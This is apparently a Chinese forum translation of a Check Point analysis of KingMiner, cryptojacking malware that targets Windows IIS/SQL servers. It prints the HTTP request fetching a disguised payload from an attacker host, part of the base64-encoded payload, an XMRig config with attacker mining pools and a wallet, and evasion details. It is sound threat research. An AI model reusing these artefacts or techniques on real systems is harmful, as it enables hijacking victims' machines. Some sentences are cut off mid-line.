

加密货币挖矿在2018年有了非常快速增长。由于加密货币的价值，黑客有足够的动力来利用受害者机器的CPU算力进行加密货币挖矿活动。本文分析一种攻击Windows服

KingMiner恶意软件最早是2018年6月出现的，并且迅速出现2个更新的版本。攻击者在恶意软件开发过程中使用了许多绕过技术来绕过模拟和检测方法，导致许多的杀软

攻击流

研究人员发现KingMiner恶意软件会攻击Microsoft服务器（大多是IIS\SQL）并尝试猜测其密码。然后会在受害者机器上下载Windows Scriptlet文件(.sct)并执行。

在执行过程中，有以下步骤：

- 检测机器的CPU架构；
- 如果有老版的攻击文件存在，并kill掉相关的exe文件进程，然后删除这些文件；

基于检测到的CPU架构，下载payload zip文件（zip\64p.zip）。这病是真实的zip文件，而是为了绕过模拟检测的XML文件。

```
GET /64p.zip HTTP/1.1
Accept: */*
Host: q.112adfdae.tk
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 686985
Content-Type: application/octet-stream
Last-Modified: Tue, 20 Nov 2018 06:26:08 GMT
Accept-Ranges: bytes
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET


<?xml version="1.0" encoding="UTF-8"?>
<root><file><stream xmlns:dt="urn:schemas-microsoft-com:datatypes"
dt:dt="bin.base64">UEsDBBQAAAAIADRjZU13CVljBAIAAA%wGAAALAAAY29uZm1nLmpzb27t1E2P0zAQhu/7K1Y5
N9VG/SJ7W7HQtpyqLTQBahK08PHqpMxtpO0Rf3vOGnSpi4CDpzQ5hS9z9gz9uuZHze39vOI
YOjd33pU7aT8jLPEeL0GSW7JMa4WJCpj1bsjP8ZQC1r7BjeQWZT1QnQoj661EtUGlP8rxGUx
tmpMhIa0rEAbxamBaolROdTo0Fap00ZuhdygJgU4anGu3PtG6IYpzLPoMp1HUaDSr1hzn8Qx
z7jZtUmfivQc1RWJMCMGfAEFiE7iJGfgS8JAX1aXlD6x2sUWApkfcwGXakq2fpU213YX1yaj
BkhEue3w5XRxZ+fqqFvV1Xjhq89Mwn4wCPqj4X04Gd95PSdQg6oih+G72QdClyTfs/0b0sU8
UR/fJvR936wUtOnh+gTp/v59iX4LlcDhGhIp2zx/DybJbv1xJDpPFiYQsZz/h1HLGcPGxwu
9qtF+Lh82X803L5SaF2l3bpAcXZ+Lg7LOIWE6K5SToduACQRvIDGUZcXRHG5Vw/aDxxkx0kZ
XBPrS8ZAWevt4mNdp5hD7w8G1P0EUviV6VnXw349wbUf1+btqhDfMPTaoRx24cK7ESp627U
```

先知社区

图1: HTTP响应中的zip payload

- XML payload中包含base64 blob，编码后会出现在该ZIP文件中。

64x:



ZIP文件中含有5个文件：

- config.json – XMRig CPU挖矿机配置文件
- md5.txt – 只含有字符串zzz.的文本文件
- powered.exe (老版本中是fix.exe) – 主可执行文件
- soundbox.dll/soundbox.dll – 含有powered.exe要导出的函数的DLL文件
- x.txt/y.png – 二进制blob文件。这也不是一个真实的PNG文件




图 2: 攻击的第一阶段

```

{
  "algo": "cryptonight",
  "api": {
    "port": 0,
    "access-token": null,
    "id": null,
    "worker-id": null,
    "ipv6": false,
    "restricted": true
  },
  "autosave": true,
  "av": 0,
  "background": false,
  "colors": true,
  "cpu-affinity": null,
  "cpu-priority": null,
  "huge-pages": true,
  "hw-aes": null,
  "log-file": null,
  "max-cpu-usage": 75,
  "pools": [
    {
      "url": "95.179.131.54:9760",
      "user": "49EHNacRauzgZ8cGouhrVChcLyF3XrGLAdWiczJxYlqpX3oed4cGgMUUHHhyR7taGJlMtvpfJiDf9gugAko4MzXM9DRYzZl",
      "pass": "x",
      "rig-id": null,
      "nicehash": true,
      "keepalive": false,
      "variant": -1,
      "tls": false,
      "tls-fingerprint": null
    },
    {
      "url": "w.homewrt.com:9760",
      "user": "49EHNacRauzgZ8cGouhrVChcLyF3XrGLAdWiczJxYlqpX3oed4cGgMUUHHhyR7taGJlMtvpfJiDf9gugAko4MzXM9DRYzZl",
      "pass": "x",
      "rig-id": null,
      "nicehash": true,
      "keepalive": false,
      "variant": -1,
      "tls": false,
      "tls-fingerprint": null
    }
  ],
  "print-time": 60,
  "retries": 5,
  "retry-pause": 5,
  "safe": false,
  "user-agent": null,
  "watch": false
}

```

图 3: config.json -含有钱包地址和私有池的XMRig配置文件

模拟可执行文件不会产生任何活动。

在所有的文件都提取出来后，md5.txt文件中的内容就会加到相关的DLL文件中（sandbox.dll\active_desktop_render_x64.dll）。

然后powered.exe/fix.exe会被调用和执行，然后创建一个XMRig挖矿机文件和许多值为Test.的新注册表。




图 4: 含有DLL文件的函数

可执行文件会从DLL文件中调用函数：

- ClearDesktopMonitorHook – 该函数会返回值1。
- King1 – 创建一个线程并相关二进制blob文件（x.txt/y.png）中的内容。这会导致生成一个可执行文件，即XMRig CPU挖矿机的精简版。

DLL文件中含有4个函数，可能在之后用到：

- King2 – 该函数会返回值1。
- King3 – 该函数会返回值1。
- King4 – 该函数会返回值1。
- SetDesktopMonitorHook – 调用King1。

```

10001CC0
10001CC0
10001CC0 ; Attributes: noreturn
10001CC0
10001CC0 king1_0 proc near
10001CC0 000 push esi
10001CC1 004 push 0 ; lpThreadId
10001CC3 008 push 0 ; dwCreationFlags
10001CC5 00C push offset aXTxt ; "x.txt"
10001CCA 010 push offset thread_func ; lpStartAddress
10001CCF 014 push 0 ; dwStackSize
10001CD1 018 push 0 ; lpThreadAttributes
10001CD3 01C call ds:CreateThread
10001CD9 004 mov esi, ds:Sleep
10001CDF 004 nop

```

```

10001CE0
10001CE0 sleep_loop: ; dwMilliseconds
10001CE0 004 push 300000 ; 5 min
10001CE5 008 call esi ; Sleep
10001CE7 004 jmp short sleep_loop
10001CE7 king1_0 endp
10001CE7

```

图 5: 函数king1, 创建线程并将二进制blob y.png/x.txt作为参数




图 6: 攻击的第二阶段

XMRRig CPU挖矿机会运行并使用受害者机器的所有CPU算力。
虽然配置为使用CPU算力的75%，但实际上使用的是100%。





图 7: 恶意powered.exe文件使用CPU 100%算力

KingMiner的进化

Check Point研究人员监控到KingMiner恶意软件在第一次出现后共出现两个变种。恶意软件还不断加入新的特征和绕过方法来避免被检测和分析。



除此之外，恶意软件在不断进化中还预留了许多占位符用于之后的更新，这也会使检测变得更难。

绕过技术

恶意软件使用绕过技术是其成功的关键。许多相关的简单价值可以使恶意软件绕过常见的模拟和检测方法：

- 混淆32p.zip/64p.zip文件。ZIP文件含有基本的XML格式数据。在从语法上进行分析后，就可以看到ZIP文件了。
- 主可执行文件powered.exe和从DLL中导出的函数。只执行可执行文件确保了没有其他活动。
- 加入md5.txt内容到DLL文件中。
- 解码x.txt/y.png内容到可执行文件XMRig CPU挖矿机中。


这些绕过技术都降低了被检测到的概率：

f128a63c107c3006ebf448d6ec743d11eb491ecb508e4ce63ba084f9792c25da

kma.sct

27 / 55

html




7357bdf70d042f246de1f830de783499d75e61388eed93d9ce74180ce06524d0

kma1.sct

7 / 57

html



956a1231726503d840794af61fb6ac9bc326296597eff1c8da636f84e3c32874

kma2.sct

3 / 53

html



先知社区

威胁情报

KingMiner攻击者使用私有的挖矿池来避免其活动被监控。该挖矿池的API已经被关闭了，而且有问题的钱包地址没有在公共挖矿池中使用过。所以还不能确定使用的域名，




图 6: 攻击地理分布图

总结

KingMiner是一款不断发展中的加密货币挖矿恶意软件，可以绕过常见的检测和模拟系统。通过应用简单的绕过技术，攻击者可以增加攻击成功的可能性。研究人员预测这些

<https://research.checkpoint.com/kingminer-the-new-and-improved-cryptojacker/>

点击收藏 | 0 关注 | 1

[上一篇：2018 X-NUCA ezdot...](#) [下一篇：渗透测试之子域名探测指南](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)